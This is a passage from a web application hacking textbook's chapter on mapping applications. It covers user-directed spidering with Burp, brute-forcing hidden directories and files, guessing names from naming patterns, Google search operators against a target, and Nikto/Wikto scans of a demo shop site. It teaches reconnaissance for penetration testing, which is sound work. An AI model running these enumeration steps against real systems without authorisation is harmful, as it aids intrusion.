- The user can log in to the application in the usual way and ensure that the authenticated session remains active throughout the mapping process. If any action performed results in session termination, the user can log in again and continue browsing.
- Any dangerous functionality, such as `deleteUser.jsp`, is fully enumerated and incorporated into the proxy's site map, because links to it will be parsed out of the application's responses. But the user can use discretion in deciding which functions to actually request or carry out.

In the Extreme Internet Shopping site, previously it was impossible for the spider to index any content within /home, because this content is authenticated. Requests to /home result in this response:

```
HTTP/1.1 302 Moved Temporarily
Date: Mon, 24 Jan 2011 16:13:12 GMT
Server: Apache
Location: /auth/Login?ReturnURL=/home/
```

With user-directed spidering, the user can simply log in to the application using her browser, and the proxy/spider tool picks up the resulting session and identifies all the additional content now available to the user. Figure 4-2 shows the EIS site map when the user has successfully authenticated to the protected areas of the application.



**Figure 4-2:** Burp's site map after user-guided spidering has been performed

This reveals some additional resources within the home menu system. The figure shows a reference to a private profile that is accessed through a JavaScript function launched with the onClick event handler:


```
<a href="#" onclick="ui_nav('profile')">private profile</a>
```



A conventional web spider that simply follows links within HTML is likely to miss this type of link. Even the most advanced automated application crawlers lag way behind the numerous navigational mechanisms employed by today's applications and browser extensions. With user-directed spidering, however, the user simply needs to follow the visible on-screen link using her browser, and the proxy/spider tool adds the resulting content to the site map.

Conversely, note that the spider has successfully identified the link to `/core/sitestats` contained in an HTML comment, even though this link is not shown on-screen to the user.

**TIP** In addition to the proxy/spider tools just described, another range of tools that are often useful during application mapping are the various browser extensions that can perform HTTP and HTML analysis from within the browser interface. For example, the IEWatch tool shown in Figure 4-3, which runs within Microsoft Internet Explorer, monitors all details of requests and responses, including headers, request parameters, and cookies. It analyzes every application page to display links, scripts, forms, and thick-client components. Of course, all this information can be viewed in your intercepting proxy, but having a second record of useful mapping data can only help you better understand the application and enumerate all its functionality. See Chapter 20 for more information about tools of this kind.



**Figure 4-3:** IEWatch performing HTTP and HTML analysis from within the browser

**HACK STEPS**

1. **Configure your browser to use either Burp or WebScarab as a local proxy (see Chapter 20 for specific details about how to do this if you're unsure).**
2. **Browse the entire application normally, attempting to visit every link/URL you discover, submitting every form, and proceeding through all multi-step functions to completion. Try browsing with JavaScript enabled and disabled, and with cookies enabled and disabled. Many applications can handle various browser configurations, and you may reach different content and code paths within the application.**
3. **Review the site map generated by the proxy/spider tool, and identify any application content or functions that you did not browse manually. Establish how the spider enumerated each item. For example, in Burp Spider, check the Linked From details. Using your browser, access the item manually so that the response from the server is parsed by the proxy/spider tool to identify any further content. Continue this step recursively until no further content or functionality is identified.**
4. **Optionally, tell the tool to actively spider the site using all of the already enumerated content as a starting point. To do this, first identify any URLs that are dangerous or likely to break the application session, and configure the spider to exclude these from its scope. Run the spider and review the results for any additional content it discovers.**

**The site map generated by the proxy/spider tool contains a wealth of information about the target application, which will be useful later in identifying the various attack surfaces exposed by the application.**

## Discovering Hidden Content

It is common for applications to contain content and functionality that is not directly linked to or reachable from the main visible content. A common example is functionality that has been implemented for testing or debugging purposes and has never been removed.

Another example arises when the application presents different functionality to different categories of users (for example, anonymous users, authenticated regular users, and administrators). Users at one privilege level who perform exhaustive spidering of the application may miss functionality that is visible to users at other levels. An attacker who discovers the functionality may be able to exploit it to elevate her privileges within the application.

There are countless other cases in which interesting content and functionality may exist that the mapping techniques previously described would not identify:

- Backup copies of live files. In the case of dynamic pages, their file extension may have changed to one that is not mapped as executable, enabling you

to review the page source for vulnerabilities that can then be exploited on the live page.

- Backup archives that contain a full snapshot of files within (or indeed outside) the web root, possibly enabling you to easily identify all content and functionality within the application.
- New functionality that has been deployed to the server for testing but not yet linked from the main application.
- Default application functionality in an off-the-shelf application that has been superficially hidden from the user but is still present on the server.
- Old versions of files that have not been removed from the server. In the case of dynamic pages, these may contain vulnerabilities that have been fixed in the current version but that can still be exploited in the old version.
- Configuration and include files containing sensitive data such as database credentials.
- Source files from which the live application's functionality has been compiled.
- Comments in source code that in extreme cases may contain information such as usernames and passwords but that more likely provide information about the state of the application. Key phrases such as "test this function" or something similar are strong indicators of where to start hunting for vulnerabilities.
- Log files that may contain sensitive information such as valid usernames, session tokens, URLs visited, and actions performed.

Effective discovery of hidden content requires a combination of automated and manual techniques and often relies on a degree of luck.

### ***Brute-Force Techniques***

Chapter 14 describes how automated techniques can be leveraged to speed up just about any attack against an application. In the present context of information gathering, automation can be used to make huge numbers of requests to the web server, attempting to guess the names or identifiers of hidden functionality.


For example, suppose that your user-directed spidering has identified the following application content:

```
http://eis/auth/Login
http://eis/auth/ForgotPassword
http://eis/home/
http://eis/pub/media/100/view
http://eis/images/eis.gif
http://eis/include/eis.css
```

The first step in an automated effort to identify hidden content might involve the following requests, to locate additional directories:

```
http://eis/About/
http://eis/abstract/
http://eis/academics/
http://eis/accessibility/
http://eis/accounts/
http://eis/action/
...
```

Burp Intruder can be used to iterate through a list of common directory names and capture details of the server's responses, which can be reviewed to identify valid directories. Figure 4-4 shows Burp Intruder being configured to probe for common directories residing at the web root.



**Figure 4-4:** Burp Intruder being configured to probe for common directories


When the attack has been executed, clicking column headers such as “status” and “length” sorts the results accordingly, enabling you to quickly identify a list of potential further resources, as shown in Figure 4-5.

Having brute-forced for directories and subdirectories, you may then want to find additional pages in the application. Of particular interest is the `/auth` directory containing the Login resource identified during the spidering process, which is likely to be a good starting point for an unauthenticated attacker. Again, you can request a series of files within this directory:

```

http://eis/auth/About/
http://eis/auth/Aboutus/
http://eis/auth/AddUser/
http://eis/auth/Admin/
http://eis/auth/Administration/
http://eis/auth/Admins/
...

```



**Figure 4-5:** Burp Intruder showing the results of a directory brute-force attack


Figure 4-6 shows the results of this attack, which has identified several resources within the /auth directory:

```

Login
Logout
Register
Profile

```

Note that the request for `Profile` returns the HTTP status code 302. This indicates that accessing this link without authentication redirects the user to the login page. Of further interest is that although the `Login` page was discovered during spidering, the `Register` page was not. It could be that this extra functionality is operational, and an attacker could register a user account on the site.



**Figure 4-6:** Burp Intruder showing the results of a file brute-force attack

**NOTE** Do not assume that the application will respond with 200 OK if a requested resource exists and 404 Not Found if it does not. Many applications handle requests for nonexistent resources in a customized way, often returning a bespoke error message and a 200 response code. Furthermore, some requests for existent resources may receive a non-200 response. The following is a rough guide to the likely meaning of the response codes that you may encounter during a brute-force exercise looking for hidden content:

- **302 Found** — If the redirect is to a login page, the resource may be accessible only by authenticated users. If the redirect is to an error message, this may indicate a different reason. If it is to another location, the redirect may be part of the application’s intended logic, and this should be investigated further.
- **400 Bad Request** — The application may use a custom naming scheme for directories and files within URLs, which a particular request has not complied with. More likely, however, is that the wordlist you are using contains some whitespace characters or other invalid syntax.
- **401 Unauthorized or 403 Forbidden** — This usually indicates that the requested resource exists but may not be accessed by any user,

regardless of authentication status or privilege level. It often occurs when directories are requested, and you may infer that the directory exists.

- **500 Internal Server Error** – During content discovery, this usually indicates that the application expects certain parameters to be submitted when requesting the resource.

The various possible responses that may indicate the presence of interesting content mean that it is difficult to write a fully automated script to output a listing of valid resources. The best approach is to capture as much information as possible about the application's responses during the brute-force exercise and manually review it.

#### HACK STEPS

1. **Make some manual requests for known valid and invalid resources, and identify how the server handles the latter.**
2. **Use the site map generated through user-directed spidering as a basis for automated discovery of hidden content.**
3. **Make automated requests for common filenames and directories within each directory or path known to exist within the application. Use Burp Intruder or a custom script, together with wordlists of common files and directories, to quickly generate large numbers of requests. If you have identified a particular way in which the application handles requests for invalid resources (such as a customized "file not found" page), configure Intruder or your script to highlight these results so that they can be ignored.**
4. **Capture the responses received from the server, and manually review them to identify valid resources.**
5. **Perform the exercise recursively as new content is discovered.**

### *Inference from Published Content*

Most applications employ some kind of naming scheme for their content and functionality. By inferring from the resources already identified within the application, it is possible to fine-tune your automated enumeration exercise to increase the likelihood of discovering further hidden content.

In the EIS application, note that all resources in `/auth` start with a capital letter. This is why the wordlist used in the file brute forcing in the previous section was deliberately capitalized. Furthermore, since we have already identified a page called `ForgotPassword` in the `/auth` directory, we can search for similarly named items, such as the following:

```
http://eis/auth/ResetPassword
```




Additionally, the site map created during user-directed spidering identified these resources:

```
http://eis/pub/media/100
http://eis/pub/media/117
http://eis/pub/user/11
```

Other numeric values in a similar range are likely to identify further resources and information.

**TIP** Burp Intruder is highly customizable and can be used to target any portion of an HTTP request. Figure 4-7 shows Burp Intruder being used to perform a brute-force attack on the first half of a filename:

```
http://eis/auth/AddPassword
http://eis/auth/ForgotPassword
http://eis/auth/GetPassword
http://eis/auth/ResetPassword
http://eis/auth/RetrievePassword
http://eis/auth/UpdatePassword
...
```



**Figure 4-7:** Burp Intruder being used to perform a customized brute-force attack on part of a filename



**HACK STEPS**

1. Review the results of your user-directed browsing and basic brute-force exercises. Compile lists of the names of all enumerated subdirectories, file stems, and file extensions.
2. Review these lists to identify any naming schemes in use. For example, if there are pages called `AddDocument.jsp` and `ViewDocument.jsp`, there may also be pages called `EditDocument.jsp` and `RemoveDocument.jsp`. You can often get a feel for developers' naming habits just by reading a few examples. For example, depending on their personal style, developers may be verbose (`AddNewUser.asp`), succinct (`AddUser.asp`), use abbreviations (`AddUsr.asp`), or even be more cryptic (`AddU.asp`). Getting a feel for the naming styles in use may help you guess the precise names of content you have not already identified.
3. Sometimes, the naming scheme used for different content employs identifiers such as numbers and dates, which can make inferring hidden content easy. This is most commonly encountered in the names of static resources, rather than dynamic scripts. For example, if a company's website links to `AnnualReport2009.pdf` and `AnnualReport2010.pdf`, it should be a short step to identifying what the next report will be called. Somewhat incredibly, there have been notorious cases of companies placing files containing financial reports on their web servers before they were publicly announced, only to have wily journalists discover them based on the naming scheme used in earlier years.
4. Review all client-side code such as HTML and JavaScript to identify any clues about hidden server-side content. These may include HTML comments related to protected or unlinked functions, HTML forms with disabled `SUBMIT` elements, and the like. Often, comments are automatically generated by the software that has been used to generate web content, or by the platform on which the application is running. References to items such as server-side include files are of particular interest. These files may actually be publicly downloadable and may contain highly sensitive information such as database connection strings and passwords. In other cases, developers' comments may contain all kinds of useful tidbits, such as database names, references to back-end components, SQL query strings, and so on. Thick-client components such as Java applets and ActiveX controls may also contain sensitive data that you can extract. See Chapter 15 for more ways in which the application may disclose information about itself.

*Continued*

**HACK STEPS (continued)**

5. Add to the lists of enumerated items any further potential names conjectured on the basis of the items that you have discovered. Also add to the file extension list common extensions such as `txt`, `bak`, `src`, `inc`, and `old`, which may uncover the source to backup versions of live pages. Also add extensions associated with the development languages in use, such as `.java` and `.cs`, which may uncover source files that have been compiled into live pages. (See the tips later in this chapter for identifying technologies in use.)
6. Search for temporary files that may have been created inadvertently by developer tools and file editors. Examples include the `.DS_Store` file, which contains a directory index under OS X, `file.php~1`, which is a temporary file created when `file.php` is edited, and the `.tmp` file extension that is used by numerous software tools.
7. Perform further automated exercises, combining the lists of directories, file stems, and file extensions to request large numbers of potential resources. For example, in a given directory, request each file stem combined with each file extension. Or request each directory name as a subdirectory of every known directory.
8. Where a consistent naming scheme has been identified, consider performing a more focused brute-force exercise. For example, if `AddDocument.jsp` and `ViewDocument.jsp` are known to exist, you may create a list of actions (edit, delete, create) and make requests of the form `XxxDocument.jsp`. Alternatively, create a list of item types (user, account, file) and make requests of the form `AddXxx.jsp`.
9. Perform each exercise recursively, using new enumerated content and patterns as the basis for further user-directed spidering and further automated content discovery. You are limited only by your imagination, time available, and the importance you attach to discovering hidden content within the application you are targeting.


**NOTE** You can use the Content Discovery feature of Burp Suite Pro to automate most of the tasks described so far. After you have manually mapped an application's visible content using your browser, you can select one or more branches of Burp's site map and initiate a content discovery session on those branches.

Burp uses the following techniques when attempting to discover new content:

- Brute force using built-in lists of common file and directory names
- Dynamic generation of wordlists based on resource names observed within the target application
- Extrapolation of resource names containing numbers and dates

- Testing for alternative file extensions on identified resources
- Spidering from discovered content
- Automatic fingerprinting of valid and invalid responses to reduce false positives

All exercises are carried out recursively, with new discovery tasks being scheduled as new application content is discovered. Figure 4-8 shows a content discovery session in progress against the EIS application.



**Figure 4-8:** A content discovery session in progress against the EIS application

**TIP** The DirBuster project from OWASP is also a useful resource when performing automated content discovery tasks. It includes large lists of directory names that have been found in the wild, ordered by frequency of occurrence.

### Use of Public Information

The application may contain content and functionality that are not presently linked from the main content but that have been linked in the past. In this situation, it is likely that various historical repositories will still contain references to the hidden content. Two main types of publicly available resources are useful here:

- **Search engines** such as Google, Yahoo, and MSN. These maintain a fine-grained index of all content that their powerful spiders have discovered, and also cached copies of much of this content, which persists even after the original content has been removed.
- **Web archives** such as the WayBack Machine, located at [www.archive.org/](http://www.archive.org/). These archives maintain a historical record of a large number of websites. In many cases they allow users to browse a fully replicated snapshot of a given site as it existed at various dates going back several years.

In addition to content that has been linked in the past, these resources are also likely to contain references to content that is linked from third-party sites, but not from within the target application itself. For example, some applications contain restricted functionality for use by their business partners. Those partners may disclose the existence of the functionality in ways that the application itself does not.

### HACK STEPS

1. Use several different search engines and web archives (listed previously) to discover what content they indexed or stored for the application you are attacking.
2. When querying a search engine, you can use various advanced techniques to maximize the effectiveness of your research. The following suggestions apply to Google. You can find the corresponding queries on other engines by selecting their Advanced Search option.
  - `site:www.wahh-target.com` returns every resource within the target site that Google has a reference to.
  - `site:www.wahh-target.com login` returns all the pages containing the expression `login`. In a large and complex application, this technique can be used to quickly home in on interesting resources, such as site maps, password reset functions, and administrative menus.
  - `link:www.wahh-target.com` returns all the pages on other websites and applications that contain a link to the target. This may include links to old content, or functionality that is intended for use only by third parties, such as partner links.
  - `related:www.wahh-target.com` returns pages that are “similar” to the target and therefore includes a lot of irrelevant material. However, it may also discuss the target on other sites, which may be of interest.
3. Perform each search not only in the default Web section of Google, but also in Groups and News, which may contain different results.
4. Browse to the last page of search results for a given query, and select Repeat the Search with the Omitted Results Included. By default, Google attempts to filter out redundant results by removing pages that it believes are sufficiently similar to others included in the results. Overriding this behavior may uncover subtly different pages that are of interest to you when attacking the application.
5. View the cached version of interesting pages, including any content that is no longer present in the actual application. In some cases, search engine caches contain resources that cannot be directly accessed in the application without authentication or payment.

6. Perform the same queries on other domain names belonging to the same organization, which may contain useful information about the application you are targeting.

If your research identifies old content and functionality that is no longer linked to within the main application, it may still be present and usable. The old functionality may contain vulnerabilities that do not exist elsewhere within the application.

Even where old content has been removed from the live application, the content obtained from a search engine cache or web archive may contain references to or clues about other functionality that is still present within the live application and that can be used to attack it.

Another public source of useful information about the target application is any posts that developers and others have made to Internet forums. There are numerous such forums in which software designers and programmers ask and answer technical questions. Often, items posted to these forums contain information about an application that is of direct benefit to an attacker, including the technologies in use, the functionality implemented, problems encountered during development, known security bugs, configuration and log files submitted to assist in troubleshooting, and even extracts of source code.

#### HACK STEPS

1. Compile a list containing every name and e-mail address you can discover relating to the target application and its development. This should include any known developers, names found within HTML source code, names found in the contact information section of the main company website, and any names disclosed within the application itself, such as administrative staff.
2. Using the search techniques described previously, search for each identified name to find any questions and answers they have posted to Internet forums. Review any information found for clues about functionality or vulnerabilities within the target application.

### *Leveraging the Web Server*


Vulnerabilities may exist at the web server layer that enable you to discover content and functionality that are not linked within the web application itself. For example, bugs within web server software can allow an attacker to list the contents of directories or obtain the raw source for dynamic server-executable pages. See Chapter 18 for some examples of these vulnerabilities and ways in which you can identify them. If such a bug exists, you may be able to exploit it to directly obtain a listing of all pages and other resources within the application.

Many application servers ship with default content that may help you attack them. For example, sample and diagnostic scripts may contain known vulnerabilities or functionality that may be leveraged for a malicious purpose. Furthermore, many web applications incorporate common third-party components for standard functionality, such as shopping carts, discussion forums, or content management system (CMS) functions. These are often installed to a fixed location relative to the web root or to the application's starting directory.

Automated tools lend themselves naturally to this type of task, and many issue requests from a large database of known default web server content, third-party application components, and common directory names. While these tools do not rigorously test for any hidden custom functionality, they can often be useful in discovering other resources that are not linked within the application and that may be of interest in formulating an attack.

Wikto is one of the many free tools that performs these types of scans, additionally containing a configurable brute-force list for content. As shown in Figure 4-9, when used against the Extreme Internet Shopping site, it identifies some directories using its internal wordlist. Because it has a large database of common web application software and scripts, it has also identified the following directory, which an attacker would not discover through automated or user-driven spidering:

`http://eis/phpmyadmin/`



The screenshot shows the Wikto Results window. On the left, there is a sidebar with a 'Load Nikto Database' button, a 'Network problem - retry: 0' message, and progress bars for 'Wikto Progress' and 'Work Progress'. The main area displays a table of results.

Type	Weight	Trigger	Request
	0.00233808744447042	200	/icons/
	0.424242424242424	200	/auth/
	0	200	/home/
	0.0211267605633803	200	/phpmyadmin/
	0.0495867768595041	200	/pub/
	0.0228136882129278	200	/shop/
	0.424242424242424	200	/server-status
	0	200	/gb/index.php?login=true
	0.424242424242424	200	/help/
	0	200	/index.php?PHPSESSID=...
	0	200	/index.php?PHPSESSID=...
	0	200	/index.php?PHPSESSID=...
	0.00504625735912532	200	/index.php?PHPSESSID=...
	0.0108695652173913	200	/index.php?module=My_...
	0.01	TRACE / HTTP/1.	/
	0.01	Index of	/images/

**Figure 4-9:** Wikto being used to discover content and some known vulnerabilities

Additionally, although the `/gb` directory had already been identified via spidering, Wikto has identified the specific URL:

`/gb/index.php?login=true`

Wikto checks for this URL because it is used in the gbook PHP application, which contains a publicly known vulnerability.

**WARNING** Like many commercial web scanners, tools such as Nikto and Wikt0 contain vast lists of default files and directories and consequently appear to be industrious at performing a huge number of checks. However, a large number of these checks are redundant, and false positives are common. Worse still, false negatives may occur regularly if a server is configured to hide a banner, if a script or collection of scripts is moved to a different directory, or if HTTP status codes are handled in a custom manner. For this reason it is often better to use a tool such as Burp Intruder, which allows you to interpret the raw response information and does not attempt to extract positive and negative results on your behalf.

### HACK STEPS

Several useful options are available when you run Nikto:

1. If you believe that the server is using a nonstandard location for interesting content that Nikto checks for (such as `/cgi/cgi-bin` instead of `/cgi-bin`), you can specify this alternative location using the option `-root /cgi/`. For the specific case of CGI directories, these can also be specified using the option `-Cgidirs`.
2. If the site uses a custom “file not found” page that does not return the HTTP 404 status code, you can specify a particular string that identifies this page by using the `-404` option.
3. Be aware that Nikto does not perform any intelligent verification of potential issues and therefore is prone to report false positives. Always check any results Nikto returns manually.

Note that with tools like Nikto, you can specify a target application using its domain name or IP address. If a tool accesses a page using its IP address, the tool treats links on that page that use its domain name as belonging to a different domain, so the links are not followed. This is reasonable, because some applications are virtually hosted, with multiple domain names sharing the same IP address. Ensure that you configure your tools with this fact in mind.

## Application Pages Versus Functional Paths

The enumeration techniques described so far have been implicitly driven by one particular picture of how web application content may be conceptualized and cataloged. This picture is inherited from the pre-application days of the World Wide Web, in which web servers functioned as repositories of static information, retrieved using URLs that were effectively filenames. To publish some web content, an author simply generated a bunch of HTML files and copied these into the relevant directory on a web server. When users followed hyperlinks,



they navigated the set of files created by the author, requesting each file via its name within the directory tree residing on the server.

Although the evolution of web applications has fundamentally changed the experience of interacting with the web, the picture just described is still applicable to the majority of web application content and functionality. Individual functions are typically accessed via a unique URL, which is usually the name of the server-side script that implements the function. The parameters to the request (residing in either the URL query string or the body of a `POST` request) do not tell the application what function to perform; they tell it what information to use when performing it. In this context, the methodology of constructing a URL-based map can be effective in cataloging the application's functionality.

In applications that use REST-style URLs, parts of the URL file path contain strings that in fact function as parameter values. In this situation, by mapping URLs, a spider maps both the application functions and the list of known parameter values to those functions.


In some applications, however, the picture based on application "pages" is inappropriate. Although it may be possible to shoehorn any application's structure into this form of representation, in many cases a different picture, based on functional paths, is far more useful for cataloging its content and functionality. Consider an application that is accessed using only requests of the following form:

```
POST /bank.jsp HTTP/1.1
Host: wahh-bank.com
Content-Length: 106

